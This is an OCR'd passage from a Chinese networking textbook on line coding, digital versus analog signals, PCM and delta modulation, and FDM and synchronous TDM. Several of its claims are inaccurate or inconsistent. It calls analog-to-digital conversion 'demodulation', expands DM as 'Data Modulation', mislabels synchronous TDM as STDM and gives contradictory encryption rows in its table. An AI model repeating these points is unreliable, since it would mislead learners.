


图 3-34　单极性归零码

(4) 双极性归零码

双极性归零码同样将一个周期划分为前半周期和后半周期，前半周期用＋E 表示数据“1”，－E 表示数据“0”；后半周期回归到 0 位，以便收发双方的同步，如图 3-35 所示。




图 3-35　双极性归零码

(5) 双极性差分编码

其编码规则如下：对于数据“1”变换极性，对于数据“0”不变换极性，如图 3-36 所示。




图 3-36　双极性差分编码

(6) 曼彻斯特码

其编码规则如下：对于数据“1”前半周期用 0 电平，后半周期用＋E 表示；对于数据“0”前半周期用＋E，后半周期用 0 电平表示①。曼彻斯特码广泛应用于以太网和无线编码中，如图 3-37 所示。




图 3-37　曼彻斯特码

3. 数字信号与模拟信号的区别

数字信号和模拟信号本质上都是电磁波，都是将待传输数据转变为电信号以便在线路上传输，两者之间的本质区别在于对数据“0”和“1”的定义方式不同，如模拟信号可以用高低频率表示数据“0”、“1”，数字信号可以用高低电压表示数据“0”、“1”。另外，在安全性方面，模拟信号波形总可以对应一定的信息和物理参量，如振幅、频率和相位；对于数字信号而言，截取单个脉冲波是毫无意义的，单个脉冲波只有放在与之连续的波序列中才能代表一定

① 记忆：1→01，0→10。

的信息[①]。

和模拟信号相比，数字信号传输带宽高[②]，时延小，支持数据加密、数据压缩和数据纠错。信号在传输过程中虽然也会衰减，但中继后噪声信号不会放大，不会导致畸形不可恢复，如图 3-38 所示。数字信号即使衰减后所代表的数据“0”和“1”并未发生任何变化，通过中继器将 0～＋5V 信号统一放大到＋5V，0～－5V 信号统一放大到－5V，还原成原始信号，波形不会发生任何畸形，而模拟信号传输一定距离后再中继必定会产生失真。




图 3-38 数字信号对衰减后信号的处理

然而，数字信号也有局限性：①器件成本昂贵，对线路要求严格；②在单一物理信道上只能传输一路数字信号。模拟信号相对廉价，可以通过多路复用技术双向传输多路模拟信号实现全双工。因此，在短距离传输中，如局域网内部，通常采用数字通信；而在长距离传输中，如电话网络，通常采用模拟通信。数字信号和模拟信号的区别见表 3-2。

表 3-2 数字信号和模拟信号的区别

类　别	数字信号	模拟信号
器件造价和铺设成本	昂贵	低廉
传输带宽	高	低
是否能同时传输多路信号	不能	能
是否支持加密技术	支持	支持
是否支持数据加密	支持	不支持
是否支持数据压缩	支持	不支持
是否支持数据纠错	支持	不支持

① 如字符“A”的 ASCII 是 65，二进制数据为 01000001，在转变为数字信号的传输途中，被截取到单个比特“0”，这单个比特“0”不能代表任何含义，只有将它放在 8 个比特序列中才能代表字符“A”。

② 同为双绞线，模拟信号通信只需利用一对双绞线即可组成全双工信道；而数字信号只有用两对双绞线才能组成全双工通信，而带宽可达 1000Mbps。

在实际应用中，需要将数字信号和模拟信号相互转换以利用各自传输优点。把将数字信号转换为模拟信号称为调制，如上述幅移键控（ASK）、频移键控（FSK）和相移键控（PSK）3种技术；把模拟信号转换为数字信号称为解调，有两种技术，分别是脉码调制（PCM）和增量调制（DM）。

（1）脉码调制（Pulse Code Modulation，PCM）

脉码调制适用于波形比较陡的模拟波，先对波形采样再进行量化为数字编码，步骤如下。

a. 采样。采样是按一定的时间间隔测量模拟信号幅值，间隔越小转化的数据量越多，但能减少失真；反之，间隔越大，转换的数据量越少，失真越大，必须结合实际场合选择合适的采样间隔。对模拟信号采样如图3-39(a)所示。

b. 量化。量化是将波形样点幅值的取整过程。由于模拟信号是连续变化的，故在采样点测得的幅值不一定是整数，一般采取分级取整法①量化为整数。量化一定会产生误差，造成信号失真，因此在打网络电话时经过数模转换后的声音会有所改变。量化如图3-39(b)所示。

c. 编码。编码是将量化后的整数值用二进制数表示。如第一周期幅值为5，转换为二进制数是“101”；第二周期幅值为7，转换为二进制数是“111”。将模拟信号所有采样点量化编码后则转换成数字信号，在接收端逆向还原即可解调为模拟信号，如图3-39(c)所示。




图3-39　脉码调制

然而，当波形比较缓时，仍采用脉码调制将会产生较大误差，如图3-40所示，如第一个量化点值是2.7，取整为3后产生误差。为减少失真，当波形比较缓时有两种办法：①用更高精度的纵坐标量化波形，但以此转换必然会产生大量数据，并不利于实际传输；②采取增量调制方法。

（2）增量调制（Data Modulation，DM）

增量调制用二进制数的“0”和“1”分别表示波形的负增长和正增长，而与波形幅值无关。增量调制以恒定步长 δ 生成阶梯函数近似波形，如果阶梯函数下一周期是上升的（即下一信

① 分级取整就是根据模拟信号最大幅值等分为若干等级（通常为 $2n$ 等级），而后测量得到的幅值按此分级舍入取整，得到一个正整数。例如模拟信号最大幅值为256，可将其分为128级，则幅值在[0,2)中量化为0；幅值在[2,4)中量化为1；……幅值在[254,256)中量化为127。




图 3-40

号抽值属于正增长)，则用二进制“1”表示，如果阶梯函数下一周期是下降的(即下一信号抽值属于负增长)，则用二进制“0”表示，从而，把模拟信号转换为二进制编码，如图 3-41 所示。增量调制实现比脉码调制简单，数模转换后失真较小，误码率较低，广泛应用于军事通信、IP 电话和卫星数据传输之中。




图 3-41 增量调制

3.3 多路复用技术

多路复用技术是指在单一信道上同时传输多路信号，以提高线路利用率和节省信道资源。复用技术按信号的复合方式可以划分为 4 类，分别是频分多路复用(FDM)、同步时分复用(TDM)、异步时分复用(STDM)和波分多路复用(WDM)。

1. 频分多路复用

频分多路复用(Frequency Division multiplexing，FDM)可以将多路模拟信号调制到不同频率载波上，叠加而成一路复合模拟信号。任何模拟信号只占据一个宽度有限的频率，而信道上可被利用的频率比单个信号频率宽很多，因而可以利用频率分隔方法实现多路模拟信号的复用。频分多路复用技术在生活中有许多应用，如调谐收音机的无线广播可以接收多个电台、有线电视模拟信号可以同时传输多个节目等，如图 3-42 所示。




图 3-42 频分多路复用

传统的有线电视在调制模拟信号时，多个广播电台节目通过同轴电缆单一信道进行传输，必须将线路频带资源划分为多个子频带，每个电台租用所属子频带，即使没有数据传输其他电台也不能占用。例如，珠江电视台占用 240.25MHz 频率，把数据加载到频率 240.25MHz 的模拟波进行传输；中央电视台占用 245.25MHz 频率等。频率太近的模拟波会相互串扰，如一个画面同时显示两个模糊不清的电台内容。为避免串扰，相邻频带之间必须设立一定频率的保护带。所谓保护带，就是带宽中不用的部分，处于保护带内的频率不用于加载任何数据，当电视机调频时，台与台之间出现的雪花就是保护带。在图 3-42 中，珠江电视台和中央电视台之间设立有 5MHz 的保护带。

频分多路复用属于模拟信号的复用技术，多条模拟波复合后能有效提高线路利用率和带宽。对于数字信号而言，由于单条信道只能传输一路数字信号，故复用只能对各路信号实际传输时间进行复用。数字信号的复用有同步时分复用和异步时分复用两种技术。

2. 同步时分复用

同步时分复用(Synchronous Time Division Multiplexing，STDM)是数字信号常用的复用技术。例如，USB 集线器可以通过一个 USB 口同时接入多个设备，网络集线器通过同步时分复用让多台计算机同时接入 Internet。如图 3-43 所示，4 台客户机同时通过集线器接入外网服务器，但总线只能传输一路数字信号。为让所有用户都能同时上网，集线器根据端口数量将每帧划分成 4 个时隙，第 1 时隙固定转发第一端口数据，即使该端口没有接入计算机或没有数据待传输；第 2 时隙固定转发第二端口数据，第 3 时隙固定转发第三端口数据，如此类推。由于每个端口实际占用的传输时间被平均分配，因此带宽也被平均分配，假如集线器有 n 个端口，则每帧都要划分 n 个时隙，此时每台计算机接入外网带宽只有总线的 $1/n$。

